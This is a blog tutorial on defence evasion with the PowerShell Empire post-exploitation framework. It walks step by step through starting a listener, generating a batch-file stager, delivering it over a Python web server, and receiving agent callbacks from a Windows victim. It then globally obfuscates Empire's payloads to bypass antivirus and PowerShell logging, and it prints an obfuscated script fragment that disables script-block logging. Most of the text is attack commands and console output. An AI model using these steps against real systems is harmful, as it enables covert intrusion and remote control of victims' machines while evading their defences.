Defense Evasion with obfuscated Empire

October 9, 2020 By Raj Chandel

In this article, we will learn the technique of Defense Evasion using the PowerShell Empire. PowerShell Empire is one of my favourite Post Exploitation tools and it is an applaudable one at that.

Table of Contents:


Installation

When evading all the target defense with Empire, it is important to focus on installation. There are two methods to install Empire, obfuscating scripts would not work if you install Empire using apt install command. But this problem wouldn't occur if you use the git clone command as shown in the image below.

```
git clone https://github.com/BC-SECURITY/Empire
```

The above command will download Empire on your system and to install it, use the following command:

```
cd Empire/
cd setup/
.install.sh
```



```
root@kali:~/Desktop# git clone https://github.com/BC-SECURITY/Empire
Cloning into 'Empire'...
remote: Enumerating objects: 54, done.
remote: Counting objects: 100% (54/54), done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 17615 (delta 28), reused 28 (delta 12), pack-reused 17561
Receiving objects: 100% (17615/17615), 41.54 MiB | 972.00 KiB/s, done.
Resolving deltas: 100% (12221/12221), done.
root@kali:~/Desktop# cd Empire/
root@kali:~/Desktop/Empire# cd setup/
root@kali:~/Desktop/Empire/setup# ./install.sh
Hit:1 https://s3-us-west-2.amazonaws.com/prod-otxb-portal-osquery/repo/deb stable InRelease
Hit:2 http://ftp.harukasan.org/kali kali-rolling InRelease
```


Getting a session with Empire

With the above commands, your Empire is downloaded and installed. Let us now get the Empire up to and running and take a session of the target system. Once you start Empire, the first thing to do is to start a Listener. And to start a listener, use the set of following commands:

```
listeners
uselistener http
set Port 80
execute
```

The above commands will start a listener on port 80. Once the listener is active, we have to launch a stager. The stager that we are going to use in this article is of windows and is in batch language. To launch the stager, use the following set of commands:


```
back
usestager windows/launcher_bat
set Listener http
execute
```



```
 [Empire]  Post-Exploitation Framework

 [Version] 3.4.0 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire

 [Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller


       307 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Port 80
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) >
```

Once your malware is ready, it will be stored in /tmp directory by default as you can see in the image above. To send this bat file to the target system, you can use python one-liner server or any other method you like. We used a python server for our this practical. To use the python server, type the following command in the directory where the file is saved like in our case it was /tmp directory:


```
python -m SimpleHTTPServer
```



```
root@kali:/tmp# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


Once the file is executed in the target system. You will get your session as it is shown in the image below. To access the session or agent (as per the Empire terminology) use the following commands:

```
agents
interact <agent name>
```



```
[*] Sending POWERSHELL stager (stage 1) to 192.168.0.141
[*] New agent P21FEKAT checked in
[+] Initial agent P21FEKAT from 192.168.0.141 now active (Slack)
[*] Sending agent (stage 2) to P21FEKAT at 192.168.0.141

(Empire: stager/windows/launcher_bat) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 P21FEKAT ps 192.168.0.141   DESKTOP-TT14AQK   *DESKTOP-TT14AQK\raj    powershell

(Empire: agents) > interact P21FEKAT
(Empire: P21FEKAT) >
```

In the event viewer, you can go to the **Applications and Services Logs > Microsoft > Windows > PowerShell > Operational** and check the log made by the batch file from Empire as shown in the image below:



Operational Number of events: 5

Level	Source	Event ID
Information	PowerShell (Microsoft-Windows-PowerS...	4103
Warning	PowerShell (Microsoft-Windows-PowerS...	4104
Information	PowerShell (Microsoft-Windows-PowerS...	40962

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

+ System

- EventData

MessageNumber 1

MessageTotal 1

ScriptBlockText


```
IF($PSVeRSIOnTABle.PSVeRsIon.MAjoR -Ge 3){$
('System.Management.Automation.Utils')."GETFi
{$790=$939.GEtValuE($Null);If($790['ScriptB'+
=0;$790['ScriptB'+'lockLogging']['EnableScriptB
[stRING,SyStEM.OBJECt]]::nEW();$VAl.AdD('Enab
('EnableScriptBlockInvocationLogging',0);$790
['HKEY_LOCAL_MACHINE\Software\Policies\Mi
{[SCRIPTBlOCk]."GetFIE`ld"('signatures','N'+'onP
[sTRINg]))}$REf=[REf].AsSEMbLy.GeTTyPE('Syst
```

Obfuscating with Empire

Now, you can see in the image above that the log of the file gives proper detail of the malicious file. These details include the code of the file, where the file is stored, and other important details. These details, when readable by the system, makes it easy for the file to be detected. For successfully attacking the target, it is important to evade all the defenses put up by the target. And to do so, we will globally obfuscate the Empire and then create our malicious file. Obfuscating the Empire will mean all the malicious files that will be generated from Empire will be obscure i.e. they will be had to detect in the target system and will allow you to bypass the defence systems like antiviruses. To obfuscate the Empire, use the following command first:

```
preobfuscate
```

The above command will download all the scripts required for the obfuscation.




```
       307 modules currently loaded

       0 listeners currently active

       0 agents currently active

(Empire) > preobfuscate
[>] Preobfuscate all PowerShell module_source files using obfuscation command: "Token\All\1"?
This may take a substantial amount of time. [y/N] y
[>] Force reobfuscation of previously obfuscated modules? [y/N] y
[*] Obfuscating Get-Keystrokes.ps1 ...
[*] Obfuscating Get-IndexedItem.ps1 ...
[*] Obfuscating Invoke-NetRipper.ps1 ...
[*] Obfuscating Invoke-Inveigh.ps1 ...
```

The command executed above takes a bit of time but if it allows us to be successful in our attack then little time is no problem and most importantly it is worth it. Once all the obfuscating scripts are downloaded, execute the following command:

```
set Obfuscate true
```


This command will initiate the obfuscating and all the stagers developed and agents created will be obfuscated, which you can see in the image below:



```
(Empire) > set Obfuscate true
[!] Warning: Obfuscate is not compatible with Keyword Obfuscation
[*] Obfuscating all future powershell commands run on all agents.
```

Now once the obfuscation is active, we will once again execute the listener as shown previously in this article and once the listener is up and running we will launch a stager with the following set of commands:

```
usestager windows/launcher_bat
set Listener http
execute
```




```
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) > 
```

Similarly, like before, use the python server to deliver the malicious file to the target system.


Once the file is executed in the target system; you will get a new session as shown in the image below. To access the new agent, use the following commands:

```
agents
interact <agent name>
```



```
[*] Sending POWERSHELL stager (stage 1) to 192.168.0.141
[*] New agent RVLKS6DZ checked in
[+] Initial agent RVLKS6DZ from 192.168.0.141 now active (Slack)
[*] Sending agent (stage 2) to RVLKS6DZ at 192.168.0.141

(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 P21FEKAT ps 192.168.0.141   DESKTOP-TT14AQK   *DESKTOP-TT14AQK\raj    powershell
 RVLKS6DZ ps 192.168.0.141   DESKTOP-TT14AQK   DESKTOP-TT14AQK\raj     powershell

(Empire: agents) > interact RVLKS6DZ
(Empire: RVLKS6DZ) > 
```

